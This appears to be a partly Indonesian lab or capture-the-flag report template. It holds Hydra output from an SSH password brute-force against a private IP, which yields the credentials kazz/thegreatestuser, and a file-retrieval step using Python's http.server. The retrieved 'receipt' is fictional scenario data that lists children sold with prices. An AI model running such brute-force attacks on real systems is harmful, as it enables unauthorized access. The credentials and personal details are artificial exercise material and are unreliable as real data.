	`[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:2/p:15), ~2 tries per task`
	`[DATA] attacking ssh://192.168.232.135:22/`
	
	`[22][ssh] host: 192.168.232.135   login: kazz   password: thegreatestuser`
	`1 of 1 target successfully completed, 1 valid password found`
	`[WARNING] Writing restore file because 1 final worker threads did not complete until end.`
	`[ERROR] 1 target did not resolve or could not be connected`
	`[ERROR] 16 targets did not complete`
	`Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-13 15:18:19`

Note: You may add more table if needed

Retrieval File from Server	
Tools Used	Python3
Command Used	python3 -m http.server
Step-by-step action	Membuka pyhton3 -m http.server Buka mozzila firefox lalu masukan IP 192.168.232.135:8000 Buka bagian Children/2021/Q1 Lalu buka File Receipt.pdf
Result	

Lahat Transaction Receipt

Transaction Date: Monday, 21 June 2021

Receipt Number : RCP0321

Client Name	: Leonard Dom
Client Email	: leonard827@mail.com
Client Phone Number	: 084511452365
Client Account Number	: 5271546521
Status	: Paid
Meeting Place	: Jl. Lahat 19 no. 10

Children information:

No.	Child's Name	Gender	Price
1	Maria Katie	Female	Rp. 6.500.000,00
2	John Neymar	Male	Rp. 5.500.000,00
Subtotal			Rp. 12.000.000,00
Tax			Rp. 650.000,00
Total Price			Rp. 12.650.000,00

Note: You may add more table if needed